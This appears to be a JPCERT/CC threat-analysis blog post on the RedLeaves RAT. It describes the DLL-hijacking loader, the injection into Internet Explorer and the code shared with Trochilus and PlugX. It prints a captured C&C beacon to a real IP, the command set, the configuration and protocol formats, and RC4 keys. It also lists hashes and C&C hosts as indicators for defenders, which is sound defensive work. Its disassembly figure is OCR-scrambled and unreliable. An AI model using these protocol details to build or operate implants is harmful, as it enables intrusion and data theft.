RedLeaves - Malware Based on Open Source RAT

Hi again, this is Shusei Tomonaga from the Analysis Center.

Since around October 2016, JPCERT/CC has been confirming information leakage and other damages caused by malware 'RedLeaves'. It is a new type of malware which has been observed since 2016 in attachments to targeted emails.

This entry introduces details of RedLeaves and results of our analysis including its relation to PlugX, and a tool which is used as the base of this malware.

How RedLeaves runs

To have the RedLeaves injected into the process of Internet Explorer, the following steps will be taken (Figure 1):




Figure 1: Flow of events until RedLeaves runs

Malware samples that JPCERT/CC has analysed create the following three files in %TEMP% folder and execute a legitimate application when executed.

- A legitimate application (EXE file): a signed, executable file which reads a DLL file located in the same folder
- A Loader (DLL file): a malicious DLL file which is loaded by the legitimate application
- Encoded RedLeaves (DATA file): Encoded data which is read by the loader

When the legitimate application is executed, it loads the loader located in the same folder through DLL Hijacking (DLL preloading).

The loader, which is loaded in the legitimate application, reads and decodes the encoded RedLeaves and then executes it. The executed RedLeaves launches a process (Internet Explorer) depending on its configuration, and injects itself there. Then, RedLeaves starts running in the injected process. The following section explains the behaviour of the injected RedLeaves.

Behaviour of RedLeaves

RedLeaves communicates to specific sites by HTTP or its custom protocol and executes commands that are received. Figure 2 is the PE header of the injected RedLeaves. Strings such as "MZ" and "PE" are replaced with "0xFF 0xFF".




Figure 2: Injected RedLeaves

The injected RedLeaves connects to command and control (C&C) servers by HTTP POST request or its custom protocol. Destination hosts and communication methods are specified in its configuration. Please refer to Appendix A for more information.

Below is an example of the HTTP POST request. Table B-1 and B-2 in Appendix B describe the format of the data sent.

POST /YJCk8Di/index.php
Connection: Keep-Alive
Accept: */*
Content-Length: 140
Host: 67.205.132.17:443

[Data]

The data is encrypted with RC4 (the key is stored in its configuration) and contains the following:

```
__msgid=23.__serial=0.clientid=A58D72524B51AA4DBBB70431BD3DBBE9
```

The data received from the C&C servers contain commands. Depending on the received commands, RedLeaves executes the following functions (Please see Table B-3 in Appendix B for the details of received data):

- Operation on files
- Execute arbitrary shell commands
- Configure communication methods
- Send drive information
- Send system information
- Upload/download files
- Screen capture
- Execute proxy function

Base of RedLeaves's Code

JPCERT/CC analysed RedLeaves and confirmed that its code has a lot in common with the source code of Trochilus[1], a type of RAT (Remote Administration Tool), which is available on Github. Figure 3 shows part of the code to process received data. It is clear that it processes the same data as listed in Table B-3 in Appendix B.

```
File Edit View Selection Find Packages Help

Trochilus-master

Tro
```

Figure 3: Part of Trochilus's source code

It is presumed that RedLeaves is built on top of Trochilus's source code, rather than from scratch.

Relation to PlugX

Comparing RedLeaves samples that JPCERT/CC has observed with PlugX, used by certain attacker groups in the past, we identified that similar code is used in some processes. Below are the sequence of instructions observed when the sample creates three files (a legitimate application, a loader and encoded RedLeaves or PlugX).

```
RedLeaves
var_30= byte ptr -30h
var_10= dword ptr -10h
var_C= byte ptr -0Ch
var_4= dword ptr -4
push
        ebp
mov
        ebp, esp
Offfffffh
push
        offset SEH_404890
push
mov
        eax, large fs:θ
sub
        esp, 24h
        eax, ebp
mov
                 _security_cookie
xor
         [ebp+var_10], eax
mov
oush
        eax
        eax, [ebp+var_C]
lea
        large fs:0, eax
mov
        eax, [ecx+20h]
mov
push
        88h
                           ; uFlags
push
                             сy
push
                             ¢x
push
        1
push
        OFFFFFFFh
                             hWndInsertAfter
push
                           ; hWnd
push
        eax
call
        ds:SetWindo
lea
        ecx, [ebp+var_30]
call
         sub_401160
                          ; SIZE_T
push
        240820
        offset DAT_DATA ; lpAddress
push
                             SIZE_T
        114698
push
        offset DLL_DATA ; lpAddress
push
                          ; dwSize
push
        81130
        offset EXE_DATA ; lpAddress
push
lea
        ecx, [ebp+var_30]
         [ebp+var_4], 0
call
         mal_data_parse
push
        offset aRazor_dat ; "razor.dat"
offset aWweb32_d11 ; "wweb32.d11'
offset aWtray_exe ; "wtray.exe"
push
push
push
        ecx, [ebp+var_30]
mal_create_process
lea
call
         2200
                          ; dwMilliseconds
push
call
push
        0
                           ; int
call
 mal_setup endp
```

```
; Attributes: PlugX
var_2C= byte ptr -2Ch
var_C= byte ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr
push
         ebp
         ebp, esp
         OFFFFFFFF
push
         offset SEH_523E38
push
         eax, large fs:0
push
         eax
         esp, 28h
push
         esi
                  _security_cookie
mov
         eax,
         eax, ebp
xor
push
         eax
         eax, [ebp+var_C]
         large fs:0, eax
         esi, ecx
eax, [ebp+arg_0]
mov
mov
push
         eax
         sub_486962
         ecx, [esi+20h]
                            ; uflags
push
         88h
push
                            ; cy
push
                             cx
push
push
         OFFFFFFFF h
                              hWndInsertAfter
push
push
         ecx
call
         ds:SetWindo
lea
         ecx, [ebp+var_2C]
call
         sub_401160
                            ; SIZE_T
push
         118878
         offset DATA_DATA ; LPVOID
push
         114698
push
         offset DLL_DATA ; LPVOID
push
push
         48498
         offset EXE_DATA ; lpAddress
push
         ecx, [ebp+var_2C]
[ebp+var_4], 0
mal_data_parse
lea
mov
         offset aPsychiatry_dat ; "psychiatry.dat"
offset aVsodscpl_dll ; "vsodscpl.dll"
push
oush
         offset aRudiment_exe ; "rudiment.exe"
push
         ecx, [ebp+var_2C]
call
         mal_create_process
         0
push
call
mal setup endp
```

Figure 4: Comparison of file creation process

Furthermore, the process in which the loader decodes the encoded data (encoded RedLeaves or PlugX) is similar.




Figure 5: Comparison of file decode process

JPCERT/CC has also confirmed that some of the RedLeaves and PlugX samples that share the above code also communicate with common hosts. From this observation, it is presumed that the attacker group using RedLeaves may have used PlugX before.

Summary

RedLeaves is a new type of malware being observed since 2016 in attachments to targeted emails. Attacks using this malware may continue.

The hash values of the samples introduced here are listed in Appendix C. Some of the RedLeaves' destination hosts that JPCERT/CC has confirmed are also listed in Appendix D. Please check your devices for any suspicious communication with such hosts.

Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

[1] Trochilus: A fast&free windows remote administration Tool https://github.com/5loyd/trochilus

Appendix A: Configuration information

Table A: List of Configuration Information

Offset	Description	Remarks
0x000	Destination 1	
0x000	Destination 1	

0x040	Destination 2	
0x080	Destination 3	
0x0C0	Port number	
0x1D0	Communication mode	1=TCP, 2=HTTP, 3=HTTPS, 4=TCP and HTTP
0x1E4	ID	
0x500	Mutex	
0x726	Injection Process	
0x82A	RC4 key	Used for encrypting communication

RC4 key examples:

- Lucky123
- problems
- 20161213
- john1234
- minasawa

Appendix B: Communicated data

Table B-1: Format of data sent through HTTP POST request

Offset	Length	Contents	
0x00	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)	
0x04	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)	
0x08	4	Fixed value	
0x0C	-	Data encrypted with RC4	

Table B-2: Format of data sent through its custom protocol

Offset	Length	Contents	
0x00	4	Random numerical value	
0x04	4	Fixed value	
0x08	4	Length	
0x0C	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)	
0x10	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)	
0x14	4	Fixed value	
0x18	-	Data encrypted with RC4	

Table B-3: Contents in received data

String	Туре	Contents
_msgid	Numeric	Command
serial	Numeric	

_upt	true, etc.	Whether the command is executed by a thread
data	data	Command parameter, etc.

Appendix C: SHA-256 hash value of the samples

RedLeaves

5262cb9791df50fafcb2fbd5f93226050b51efe400c2924eecba97b7ce437481

PlugX

fcccc611730474775ff1cfd4c60481deef586f01191348b07d7a143d174a07b0

Appendix D: Communication destination host

- mailowl.jkub.com
- windowsupdates.itemdb.com
- microsoftstores.itemdb.com
- 67.205.132.17
- 144.168.45.116